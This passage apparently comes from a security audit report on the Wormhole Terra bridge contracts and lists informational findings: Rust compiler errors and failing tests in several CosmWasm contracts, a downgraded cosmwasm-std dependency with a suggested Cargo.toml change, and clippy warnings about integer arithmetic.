76 | fn do_init(height: u64) -> Instance<MockStorage, MockApi, MockQuerier> {
    |                                     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ the
trait `BackendApi` is not implemented for `MockStorage`
    |
    ::: /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-vm-
0.16.2/src/instance.rs:41:24
    |
41 | pub struct Instance<A: BackendApi, S: Storage, Q: Querier> {
    |                                     ----- required by this bound in `Instance`

error[E0277]: the trait bound `cosmwasm_vm::testing::MockApi: cosmwasm_vm::Storage`
is not satisfied
--> contracts/cw20-wrapped/tests/integration.rs:76:28
    |
76 | fn do_init(height: u64) -> Instance<MockStorage, MockApi, MockQuerier> {
    |                                     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ the
trait `cosmwasm_vm::Storage` is not implemented for `cosmwasm_vm::testing::MockApi`
    |
    ::: /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-vm-
0.16.2/src/instance.rs:41:39
    |
41 | pub struct Instance<A: BackendApi, S: Storage, Q: Querier> {
    |                                     ----- required by this bound in
`Instance`

error[E0277]: the trait bound `MockStorage: BackendApi` is not satisfied
--> contracts/cw20-wrapped/tests/integration.rs:107:11
    |
107 |     deps: &mut Instance<MockStorage, MockApi, MockQuerier>,
    |                                     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ the trait
`BackendApi` is not implemented for `MockStorage`

```

```

|
|::: /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-vm-
0.16.2/src/instance.rs:41:24
|
41 | pub struct Instance<A: BackendApi, S: Storage, Q: Querier> {
|                                     ----- required by this bound in `Instance`
|
error[E0277]: the trait bound `cosmwasm_vm::testing::MockApi: cosmwasm_vm::Storage`
is not satisfied
--> contracts/cw20-wrapped/tests/integration.rs:107:11
|
107 |         deps: &mut Instance<MockStorage, MockApi, MockQuerier>,
|               ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ the trait
`cosmwasm_vm::Storage` is not implemented for `cosmwasm_vm::testing::MockApi`
|
|::: /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-vm-
0.16.2/src/instance.rs:41:39
|
41 | pub struct Instance<A: BackendApi, S: Storage, Q: Querier> {
|                                     ----- required by this bound in
`Instance`
|
error[E0277]: the trait bound `MockStorage: BackendApi` is not satisfied
--> contracts/cw20-wrapped/tests/integration.rs:122:11
|
122 |         deps: &mut Instance<MockStorage, MockApi, MockQuerier>,
|               ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ the trait
`BackendApi` is not implemented for `MockStorage`
|
|::: /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-vm-
0.16.2/src/instance.rs:41:24
|
41 | pub struct Instance<A: BackendApi, S: Storage, Q: Querier> {
|                                     ----- required by this bound in `Instance`
|
error[E0277]: the trait bound `cosmwasm_vm::testing::MockApi: cosmwasm_vm::Storage`
is not satisfied
--> contracts/cw20-wrapped/tests/integration.rs:122:11
|
122 |         deps: &mut Instance<MockStorage, MockApi, MockQuerier>,
|               ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ the trait
`cosmwasm_vm::Storage` is not implemented for `cosmwasm_vm::testing::MockApi`
|
|::: /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-vm-
0.16.2/src/instance.rs:41:39
|
41 | pub struct Instance<A: BackendApi, S: Storage, Q: Querier> {
|                                     ----- required by this bound in
`Instance`
|
error[E0277]: the trait bound `MockStorage: BackendApi` is not satisfied
--> contracts/cw20-wrapped/tests/integration.rs:138:11
|
138 |         deps: &mut Instance<MockStorage, MockApi, MockQuerier>,
|               ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ the trait

```

```

`BackendApi` is not implemented for `MockStorage`
|
::: /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-vm-
0.16.2/src/instance.rs:41:24
|
41 | pub struct Instance<A: BackendApi, S: Storage, Q: Querier> {
|           ----- required by this bound in `Instance`

error[E0277]: the trait bound `cosmwasm_vm::testing::MockApi: cosmwasm_vm::Storage`
is not satisfied
--> contracts/cw20-wrapped/tests/integration.rs:138:11
|
138 |         deps: &mut Instance<MockStorage, MockApi, MockQuerier>,
|               ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ the trait
`cosmwasm_vm::Storage` is not implemented for `cosmwasm_vm::testing::MockApi`
|
::: /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-vm-
0.16.2/src/instance.rs:41:39
|
41 | pub struct Instance<A: BackendApi, S: Storage, Q: Querier> {
|           ----- required by this bound in
`Instance`

error[E0277]: the trait bound `MockStorage: BackendApi` is not satisfied
--> contracts/cw20-wrapped/tests/integration.rs:155:30
|
155 | fn check_token_details(deps: &mut Instance<MockStorage, MockApi,
MockQuerier>, supply: &Uint128) {
|               ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ the trait
the trait `BackendApi` is not implemented for `MockStorage`
|
::: /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-vm-
0.16.2/src/instance.rs:41:24
|
41 | pub struct Instance<A: BackendApi, S: Storage, Q: Querier> {
|           ----- required by this bound in `Instance`

error[E0277]: the trait bound `cosmwasm_vm::testing::MockApi: cosmwasm_vm::Storage`
is not satisfied
--> contracts/cw20-wrapped/tests/integration.rs:155:30
|
155 | fn check_token_details(deps: &mut Instance<MockStorage, MockApi,
MockQuerier>, supply: &Uint128) {
|               ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ the trait
the trait `cosmwasm_vm::Storage` is not implemented for
`cosmwasm_vm::testing::MockApi`
|
::: /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-vm-
0.16.2/src/instance.rs:41:39
|
41 | pub struct Instance<A: BackendApi, S: Storage, Q: Querier> {
|           ----- required by this bound in
`Instance`

error: aborting due to 22 previous errors; 11 warnings emitted

```

```
Some errors have detailed explanations: E0277, E0423, E0432.
For more information about an error, try `rustc --explain E0277`.
error: could not compile `cw20-wrapped`

To learn more, run the command again with --verbose.
warning: build failed, waiting for other jobs to finish...
error[E0599]: no method named `as_mut` found for struct `cosmwasm_std::DepsMut` in
the current scope
  --> contracts/cw20-wrapped/src/contract.rs:313:32
   |
313 |         let res = execute(deps.as_mut(), env, info, msg.clone()).unwrap();
   |                                ^^^^^^^ method not found in
`cosmwasm_std::DepsMut<'_>`
   |
help: consider wrapping the receiver expression with the appropriate type
   |
313 |         let res = execute(Box::new(deps).as_mut(), env, info,
msg.clone()).unwrap();
   |                                ^
help: consider wrapping the receiver expression with the appropriate type
   |
313 |         let res = execute(Box::new(&mut deps).as_mut(), env, info,
msg.clone()).unwrap();
   |                                ^
help: consider wrapping the receiver expression with the appropriate type
   |
313 |         let res = execute(Pin::new(&mut deps).as_mut(), env, info,
msg.clone()).unwrap();
   |                                ^
help: consider wrapping the receiver expression with the appropriate type
   |
313 |         let res = execute(Box::new(&deps).as_mut(), env, info,
msg.clone()).unwrap();
   |                                ^

error: aborting due to previous error

For more information about this error, try `rustc --explain E0599`.
error: build failed
```

Severity and Impact Summary

Failing tests.

Recommendation

Fix tests.

Terra Bridge: Failing tests (cw721-base)

Finding ID: KS-WORMHOLE-59

Severity: **Informational**

Status: **Open**

Description

Failing tests in cw721-base contracts.

Proof of Issue

File name: /terra/contracts/cw721-base/src/contract_tests.rs

Command: cargo test

Result: - Build tests failed 8 errors.

```
/code/contracts/cw721-base # cargo test
warning: Patch `memmap2 v0.1.0 (https://github.com/certusone/wormhole#dac68d09)`
was not used in the crate graph.
Check that the patched package version and available features are compatible
with the dependency requirements. If the patch has a different version from
what is locked in the Cargo.lock file, run `cargo update` to use the new
version. This may also occur with an optional dependency that is not enabled.
warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
musl`

warning: 1 warning emitted

   Compiling cw721-base v0.10.1 (/code/contracts/cw721-base)
error[E0061]: this function takes 1 argument but 0 arguments were supplied
  --> contracts/cw721-base/src/contract_tests.rs:33:20
   |
33 |         let mut deps = mock_dependencies();
   |                        ^^^^^^^^^^^^^^^^^^^-- supplied 0 arguments
   |                        |
   |                        expected 1 argument
   |
note: function defined here
  --> /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-std-
0.16.2/src/mock.rs:37:8
   |
37 | pub fn mock_dependencies(
   |     ^^^^^^^^^^^^^^^^^^^
   |
error[E0061]: this function takes 1 argument but 0 arguments were supplied
  --> contracts/cw721-base/src/contract_tests.rs:71:20
   |
71 |         let mut deps = mock_dependencies();
   |                        ^^^^^^^^^^^^^^^^^^^-- supplied 0 arguments
   |                        |
   |                        expected 1 argument
   |
note: function defined here
```

```
--> /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-std-
0.16.2/src/mock.rs:37:8
|
37 | pub fn mock_dependencies(
|      ^^^^^^^^^^^^^^^^^^

error[E0061]: this function takes 1 argument but 0 arguments were supplied
--> contracts/cw721-base/src/contract_tests.rs:150:20
|
150 |         let mut deps = mock_dependencies();
|                                ^^^^^^^^^^^^^^^^^-- supplied 0 arguments
|                                |
|                                expected 1 argument
|
note: function defined here
--> /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-std-
0.16.2/src/mock.rs:37:8
|
37 | pub fn mock_dependencies(
|      ^^^^^^^^^^^^^^^^^^

error[E0061]: this function takes 1 argument but 0 arguments were supplied
--> contracts/cw721-base/src/contract_tests.rs:199:20
|
199 |         let mut deps = mock_dependencies();
|                                ^^^^^^^^^^^^^^^^^-- supplied 0 arguments
|                                |
|                                expected 1 argument
|
note: function defined here
--> /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-std-
0.16.2/src/mock.rs:37:8
|
37 | pub fn mock_dependencies(
|      ^^^^^^^^^^^^^^^^^^

error[E0061]: this function takes 1 argument but 0 arguments were supplied
--> contracts/cw721-base/src/contract_tests.rs:253:20
|
253 |         let mut deps = mock_dependencies();
|                                ^^^^^^^^^^^^^^^^^-- supplied 0 arguments
|                                |
|                                expected 1 argument
|
note: function defined here
--> /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-std-
0.16.2/src/mock.rs:37:8
|
37 | pub fn mock_dependencies(
|      ^^^^^^^^^^^^^^^^^^

error[E0061]: this function takes 1 argument but 0 arguments were supplied
--> contracts/cw721-base/src/contract_tests.rs:319:20
|
319 |         let mut deps = mock_dependencies();
```

```

|                                     ^^^^^^^^^^^^^^^^^^^-- supplied 0 arguments
|                                     |
|                                     expected 1 argument
|
note: function defined here
--> /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-std-
0.16.2/src/mock.rs:37:8
37 | pub fn mock_dependencies(
|     ^^^^^^^^^^^^^^^^^^^
|
error[E0061]: this function takes 1 argument but 0 arguments were supplied
--> contracts/cw721-base/src/contract_tests.rs:443:20
443 |         let mut deps = mock_dependencies();
|                                ^^^^^^^^^^^^^^^^^^^-- supplied 0 arguments
|                                |
|                                expected 1 argument
|
note: function defined here
--> /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-std-
0.16.2/src/mock.rs:37:8
37 | pub fn mock_dependencies(
|     ^^^^^^^^^^^^^^^^^^^
|
error[E0061]: this function takes 1 argument but 0 arguments were supplied
--> contracts/cw721-base/src/contract_tests.rs:658:20
658 |         let mut deps = mock_dependencies();
|                                ^^^^^^^^^^^^^^^^^^^-- supplied 0 arguments
|                                |
|                                expected 1 argument
|
note: function defined here
--> /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-std-
0.16.2/src/mock.rs:37:8
37 | pub fn mock_dependencies(
|     ^^^^^^^^^^^^^^^^^^^
|
error: aborting due to 8 previous errors

For more information about this error, try `rustc --explain E0061`.
error: could not compile `cw721-base`

To learn more, run the command again with --verbose.
warning: build failed, waiting for other jobs to finish...
error: build failed

```

Severity and Impact Summary

Informational - Failing tests.

Recommendation

Fix tests. Change `mock_dependencies()` to `mock_dependencies(&[])`

Terra Bridge: Failing tests (cw721-wrapped)

Finding ID: KS-WORMHOLE-60

Severity: **Informational**

Status: **Open**

Description

Failing tests in cw721-wrapped contracts.

Proof of Issue

File name: /terra/contracts/cw721-wrapped/examples/schema.rs

Command: cargo test

Result: - Error: *unresolved import cw721_metadata_onchain.*

```
/code/contracts/cw721-wrapped # cargo test
warning: Patch `memmap2 v0.1.0 (https://github.com/certusone/wormhole#dac68d09)`
was not used in the crate graph.
Check that the patched package version and available features are compatible
with the dependency requirements. If the patch has a different version from
what is locked in the Cargo.lock file, run `cargo update` to use the new
version. This may also occur with an optional dependency that is not enabled.
warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
musl`

warning: 1 warning emitted

warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
musl`

warning: 1 warning emitted

   Compiling cw721-wrapped v0.10.1 (/code/contracts/cw721-wrapped)
error[E0432]: unresolved import `cw721_metadata_onchain`
  --> contracts/cw721-wrapped/examples/schema.rs:10:5
   |
10 | use cw721_metadata_onchain::{ExecuteMsg, Extension, InstantiateMsg,
MinterResponse, QueryMsg};
   |     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ use of undeclared crate or module
`cw721_metadata_onchain`

error: aborting due to previous error

For more information about this error, try `rustc --explain E0432`.
error: could not compile `cw721-wrapped`

To learn more, run the command again with --verbose.
```

Severity and Impact Summary

Failing tests.

Recommendation

Fix tests.

Terra Bridge: Failing tests (nft-bridge)

Finding ID: KS-WORMHOLE-61

Severity: **Informational**

Status: **Open**

Description

Failing tests in nft-bridge contracts.

Proof of Issue

File name: /terra/contracts/nft-bridge

Command: cargo test

Result:

- Error: *Can't find crate for lazy_static*
- Warnings in dependencies
 - cw20-wrapped
 - wormhole

```
/code/contracts/nft-bridge # cargo test
warning: Patch `memmap2 v0.1.0 (https://github.com/certusone/wormhole#dac68d09)`
was not used in the crate graph.
Check that the patched package version and available features are compatible
with the dependency requirements. If the patch has a different version from
what is locked in the Cargo.lock file, run `cargo update` to use the new
version. This may also occur with an optional dependency that is not enabled.
warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
musl`

warning: 1 warning emitted

warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
musl`

warning: 1 warning emitted

warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
musl`

warning: unused import: `entry_point`
--> contracts/cw20-wrapped/src/contract.rs:2:5
|
2 |     entry_point,
|     ^^^^^^^^^^^
|
= note: `#[warn(unused_imports)]` on by default

warning: unused variable: `deps`
--> contracts/cw20-wrapped/src/contract.rs:224:16
|
224 | pub fn migrate(deps: DepsMut, _env: Env, _msg: MigrateMsg) ->
```

Severity and Impact Summary

Recommendation

Page 140 of 214

Terra Bridge: Failing tests (token-bridge)

Finding ID: KS-WORMHOLE-62

Severity: **Informational**Status: **Open**

Description

Failing tests in token-bridge contracts.

Proof of Issue

File name: /terra/contracts/token-bridge/src/contract.rs**File name:** /terra/contracts/token-bridge/tests/integration.rs**Command:** cargo test**Result:** - Error: aborting due to 5 previous errors; 5 warnings emitted.

```
/code/contracts/token-bridge # cargo test
warning: Patch `memmap2 v0.1.0 (https://github.com/certusone/wormhole#dac68d09)`
was not used in the crate graph.
Check that the patched package version and available features are compatible
with the dependency requirements. If the patch has a different version from
what is locked in the Cargo.lock file, run `cargo update` to use the new
version. This may also occur with an optional dependency that is not enabled.
warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
musl`

warning: unused import: `entry_point`
--> contracts/cw20-wrapped/src/contract.rs:2:5
|
2 |     entry_point,
|     ^^^^^^^^^^^
|
= note: `#[warn(unused_imports)]` on by default

warning: unused variable: `deps`
--> contracts/cw20-wrapped/src/contract.rs:224:16
|
224 | pub fn migrate(deps: DepsMut, _env: Env, _msg: MigrateMsg) ->
StdResult<Response> {
|               ^^^^^ help: if this is intentional, prefix it with an
underscore: `_deps`
|
= note: `#[warn(unused_variables)]` on by default

warning: 3 warnings emitted

warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
musl`

warning: unused import: `entry_point`
--> contracts/wormhole/src/contract.rs:2:5
|
```

```

2 |     entry_point,
  |     ^^^^^^^^^^^
  |
  | = note: `#[warn(unused_imports)]` on by default
warning: 2 warnings emitted

warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-musl`

warning: unused import: `Order`
--> contracts/token-bridge/src/contract.rs:16:5
  |
16 |     Order,
   |     ^^^^^
   |
   | = note: `#[warn(unused_imports)]` on by default
warning: 2 warnings emitted

warning: unused import: `Order`
--> contracts/token-bridge/src/contract.rs:16:5
  |
16 |     Order,
   |     ^^^^^
   |
   | = note: `#[warn(unused_imports)]` on by default
warning: unused import: `to_binary`
--> contracts/token-bridge/src/contract.rs:1176:9
1176 |         to_binary,
      |         ^^^^^^^^^^

warning: 2 warnings emitted

    Compiling token-bridge v0.1.0 (/code/contracts/token-bridge)
error[E0432]: unresolved import `cosmwasm_std::InitResponse`
--> contracts/token-bridge/tests/integration.rs:8:5
  |
8 |     InitResponse,
  |     ^^^^^^^^^^^
  |
  | no `InitResponse` in the root
  | help: a similar name exists in the module: `Response`

error[E0432]: unresolved imports `cosmwasm_vm::testing::init`, `cosmwasm_vm::Api`
--> contracts/token-bridge/tests/integration.rs:13:9
13 |         init,
   |         ^^^^ no `init` in `testing`
...
20 |     Api,
   |     ^^^ no `Api` in the root

error[E0432]: unresolved import `wormhole::msg::InitMsg`

```

```
--> contracts/token-bridge/tests/integration.rs:26:5
|
26 |     msg::InitMsg,
|     ^^^^^^^^^^^ no `InitMsg` in `msg`

warning: use of deprecated struct `cosmwasm_std::HumanAddr`: HumanAddr is not much
more than an alias to String and it does not provide significant safety advantages.
With CosmWasm 0.14, we now use String when there was HumanAddr before. There is
also the new Addr, which holds a validated immutable human readable address.
--> contracts/token-bridge/tests/integration.rs:7:5
|
7 |     HumanAddr,
|     ^^^^^^^^^
|
= note: `#[warn(deprecated)]` on by default

warning: use of deprecated struct `cosmwasm_std::HumanAddr`: HumanAddr is not much
more than an alias to String and it does not provide significant safety advantages.
With CosmWasm 0.14, we now use String when there was HumanAddr before. There is
also the new Addr, which holds a validated immutable human readable address.
--> contracts/token-bridge/tests/integration.rs:7:5
|
7 |     HumanAddr,
|     ^^^^^^^^^

warning: use of deprecated struct `cosmwasm_std::HumanAddr`: HumanAddr is not much
more than an alias to String and it does not provide significant safety advantages.
With CosmWasm 0.14, we now use String when there was HumanAddr before. There is
also the new Addr, which holds a validated immutable human readable address.
--> contracts/token-bridge/tests/integration.rs:49:29
|
49 | fn mock_env_height(signer: &HumanAddr, height: u64, time: u64) -> Env {
|                               ^^^^^^^^^

warning: use of deprecated struct `cosmwasm_std::HumanAddr`: HumanAddr is not much
more than an alias to String and it does not provide significant safety advantages.
With CosmWasm 0.14, we now use String when there was HumanAddr before. There is
also the new Addr, which holds a validated immutable human readable address.
--> contracts/token-bridge/tests/integration.rs:42:24
|
42 |     fn value(&self) -> HumanAddr {
|                               ^^^^^^^^^

warning: use of deprecated struct `cosmwasm_std::HumanAddr`: HumanAddr is not much
more than an alias to String and it does not provide significant safety advantages.
With CosmWasm 0.14, we now use String when there was HumanAddr before. There is
also the new Addr, which holds a validated immutable human readable address.
--> contracts/token-bridge/tests/integration.rs:44:41
|
44 |         TestAddress::INITIALIZER => HumanAddr::from("initializer"),
|                                   ^^^^^^^^^

error[E0277]: the trait bound `MockStorage: BackendApi` is not satisfied
--> contracts/token-bridge/tests/integration.rs:69:6
|
```

```

69 | ) -> Instance<MockStorage, MockApi, MockQuerier> {
    | ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ the trait `BackendApi` is not
implemented for `MockStorage`
    |
    | ::: /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-vm-
0.16.2/src/instance.rs:41:24
    |
41 | pub struct Instance<A: BackendApi, S: Storage, Q: Querier> {
    | ----- required by this bound in `Instance`

error[E0277]: the trait bound `cosmwasm_vm::testing::MockApi: cosmwasm_vm::Storage`
is not satisfied
  --> contracts/token-bridge/tests/integration.rs:69:6
    |
69 | ) -> Instance<MockStorage, MockApi, MockQuerier> {
    | ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ the trait
`cosmwasm_vm::Storage` is not implemented for `cosmwasm_vm::testing::MockApi`
    |
    | ::: /usr/local/cargo/registry/src/github.com-1ecc6299db9ec823/cosmwasm-vm-
0.16.2/src/instance.rs:41:39
    |
41 | pub struct Instance<A: BackendApi, S: Storage, Q: Querier> {
    | ----- required by this bound in
`Instance`

error: aborting due to 5 previous errors; 5 warnings emitted

Some errors have detailed explanations: E0277, E0432.
For more information about an error, try `rustc --explain E0277`.
error: could not compile `token-bridge`

To learn more, run the command again with --verbose.

```

Severity and Impact Summary

Failing tests.

Recommendation

Fix tests.

Terra Bridge: Failing tests (wormhole)

Finding ID: KS-WORMHOLE-63

Severity: **Informational**

Status: **Open**

Description

Failing tests in wormhole contracts.

Proof of Issue

File name: /terra/contracts/cw20-wrapped/src/contract.rs

Command: cargo test

Result: - Test failing: test state::tests::test_deserialize ... FAILED - Warnings in cw20-wrapped

```
/code/contracts/wormhole # cargo test
warning: Patch `memmap2 v0.1.0 (https://github.com/certusone/wormhole#dac68d09)`
was not used in the crate graph.
Check that the patched package version and available features are compatible
with the dependency requirements. If the patch has a different version from
what is locked in the Cargo.lock file, run `cargo update` to use the new
version. This may also occur with an optional dependency that is not enabled.
warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
musl`

warning: unused import: `entry_point`
--> contracts/cw20-wrapped/src/contract.rs:2:5
  |
2 |     entry_point,
  |     ^^^^^^^^^^^
  |
  = note: `[warn(unused_imports)]` on by default

warning: unused variable: `deps`
--> contracts/cw20-wrapped/src/contract.rs:224:16
  |
224 | pub fn migrate(deps: DepsMut, _env: Env, _msg: MigrateMsg) ->
StdResult<Response> {
  |               ^^^^^ help: if this is intentional, prefix it with an
underscore: `_deps`
  |
  = note: `[warn(unused_variables)]` on by default

warning: 3 warnings emitted

warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
musl`

warning: 1 warning emitted

Finished test [unoptimized + debuginfo] target(s) in 0.33s
```

```
Running unittests (/code/target/debug/deps/wormhole-bd4e86bed0374197)

running 2 tests
test state::tests::guardian_set_quorum ... ok
test state::tests::test_deserialize ... FAILED

failures:

---- state::tests::test_deserialize stdout ----
thread 'state::tests::test_deserialize' panicked at 'assertion failed: `(left ==
right)`
  left: `ParsedVAA { version: 8, guardian_set_index: 9, timestamp: 2837, nonce: 5,
len_signers: 1, emitter_chain: 2, emitter_address: [0, 1, 2, 3, 4, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0], sequence: 10,
consistency_level: 2, payload: [97, 98, 99, 100], hash: [164, 44, 82, 103, 33, 170,
183, 178, 188, 204, 35, 53, 78, 148, 160, 153, 122, 252, 84, 211, 26, 204, 128,
215, 37, 232, 222, 186, 222, 186, 98, 94] }`,
 right: `ParsedVAA { version: 8, guardian_set_index: 9, timestamp: 2837, nonce: 5,
len_signers: 1, emitter_chain: 2, emitter_address: [0, 1, 2, 3, 4, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0], sequence: 10,
consistency_level: 2, payload: [97, 98, 99, 100], hash: [195, 10, 19, 96, 8, 61,
218, 69, 160, 238, 165, 142, 105, 119, 139, 121, 212, 73, 238, 179, 13, 80, 245,
224, 75, 110, 163, 8, 185, 132, 55, 34] }`, contracts/wormhole/src/state.rs:436:9
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace

failures:
state::tests::test_deserialize

test result: FAILED. 1 passed; 1 failed; 0 ignored; 0 measured; 0 filtered out;
finished in 0.00s

error: test failed, to rerun pass '--lib'
```

Severity and Impact Summary

Failing tests.

Recommendation

Fix tests.

Terra Bridge: Force-downgraded cosmwasm-std (cw721 / cw721-base)

Finding ID: KS-WORMHOLE-64

Severity: **Informational**

Status: **Open**

Description

`cw721` and `cw721-base` have force-downgraded `cosmwasm-std` with potential breaking changes.

Proof of Issue

File name: `/terra/packages/cw721/Cargo.toml#L14`

File name: `/terra/contracts/cw721-base/Cargo.toml#L32`

File name: `/terra/contracts/cw721-wrapped/Cargo.toml#L25`

Looks like this file was taken from the version `0.10.1`.

Source: <https://github.com/CosmWasm/cw-nfts/blob/v0.10.1/packages/cw721/Cargo.toml>

However, dependencies were downgraded, making equivalent of version `0.8.0`.

Source: <https://github.com/CosmWasm/cw-plus/blob/v0.8.0/contracts/cw721-base/Cargo.toml>

Question:

- Why was the `cw721-base@0.8.0` not used directly?

Potential answer:

- There was a need to use `cw721@0.10.1`. However, this version of the package relies on `cosmwasm-std@1`. This led to a need of having the `cw721@0.10.1` forked locally at: `/terra/packages/cw721`.

Severity and Impact Summary

Double hashing - what is the value in doing so?

Recommendation

Use [SemVer](#) metadata to indicate build-specific version name. Change version of `/terra/packages/cw721` to `0.10.1+cosmwasm-std-0.16.0`.

```
diff --git a/terra/packages/cw721/Cargo.toml b/terra/packages/cw721/Cargo.toml
--- terra/packages/cw721/Cargo.toml
+++ terra/packages/cw721/Cargo.toml
@@ -9,11 +9,11 @@
 homepage = "https://cosmwasm.com"
 documentation = "https://docs.cosmwasm.com"

 [dependencies]
 -cw0 = { version = "0.8.0" }
 -cosmwasm-std = { version = "0.16.0" }
 +cw0 = { version = "0.10.2" }
 +cosmwasm-std = { version = "1.0.0-beta2" }
 schemars = "0.8.6"
```

```
serde = { version = "1.0.130", default-features = false, features = ["derive"] }  
  
[dev-dependencies]  
cosmwasm-schema = { version = "1.0.0-beta2" }
```

Terra Bridge: Hotspots for integer overflow (terra)

Finding ID: KS-WORMHOLE-65

Severity: **Informational**

Status: **Open**

Description

Hotspots for integer overflow warnings.

Proof of Issue

File name: /terra/*

Command: cargo clippy -- -A clippy::all -W clippy::integer_arithmetic -W clippy::integer_division

Result: - Warnings many.

```
/code/contracts # cargo clippy -- -A clippy::all -W clippy::integer_arithmetic -W
clippy::integer_division
warning: Patch `memmap2 v0.1.0 (https://github.com/certusone/wormhole#dac68d09)`
was not used in the crate graph.
Check that the patched package version and available features are compatible
with the dependency requirements. If the patch has a different version from
what is locked in the Cargo.lock file, run `cargo update` to use the new
version. This may also occur with an optional dependency that is not enabled.
warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
musl`

warning: integer arithmetic detected
--> contracts/cw721-base/src/state.rs:79:19
|
79 |         let val = self.token_count(storage)? + 1;
|           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
|
= note: requested on the command line with `-W clippy::integer-arithmetic`
= help: for further information visit https://rust-lang.github.io/rust-
clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/cw721-base/src/state.rs:85:19
|
85 |         let val = self.token_count(storage)? - 1;
|           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
|
= help: for further information visit https://rust-lang.github.io/rust-
clippy/master/index.html#integer_arithmetic

warning: 3 warnings emitted

warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
musl`

warning: unused import: `entry_point`
```

```

--> contracts/cw20-wrapped/src/contract.rs:2:5
|
2 |     entry_point,
|     ^^^^^^^^^^^
|
= note: `[warn(unused_imports)]` on by default

warning: unused variable: `deps`
--> contracts/cw20-wrapped/src/contract.rs:224:16
|
224 | pub fn migrate(deps: DepsMut, _env: Env, _msg: MigrateMsg) ->
StdResult<Response> {
|               ^^^^ help: if this is intentional, prefix it with an
underscore: `_deps`
|
= note: `[warn(unused_variables)]` on by default

warning: 3 warnings emitted

warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
musl`

warning: unused import: `entry_point`
--> contracts/wormhole/src/contract.rs:2:5
|
2 |     entry_point,
|     ^^^^^^^^^^^
|
= note: `[warn(unused_imports)]` on by default

warning: integer division
--> contracts/wormhole/src/byte_utils.rs:23:43
|
23 |         let mut bytes: [u8; 16 / 8] = [0; 16 / 8];
|                                   ^^^^^^
|
= note: requested on the command line with `-W clippy::integer-division`
= help: division of integers may cause loss of precision. consider using floats
= help: for further information visit https://rust-lang.github.io/rust-
clippy/master/index.html#integer_division

warning: integer division
--> contracts/wormhole/src/byte_utils.rs:23:29
|
23 |         let mut bytes: [u8; 16 / 8] = [0; 16 / 8];
|                                   ^^^^^^
|
= help: division of integers may cause loss of precision. consider using floats
= help: for further information visit https://rust-lang.github.io/rust-
clippy/master/index.html#integer_division

warning: integer arithmetic detected
--> contracts/wormhole/src/byte_utils.rs:24:44
|
24 |         bytes.copy_from_slice(&self[index..index + 2]);

```

```

|
|
= note: requested on the command line with `-W clippy::integer-arithmetic`
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer division
--> contracts/wormhole/src/byte_utils.rs:28:43
|
28 |         let mut bytes: [u8; 32 / 8] = [0; 32 / 8];
|                                     ^^^^^^
|
= help: division of integers may cause loss of precision. consider using floats
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_division

warning: integer division
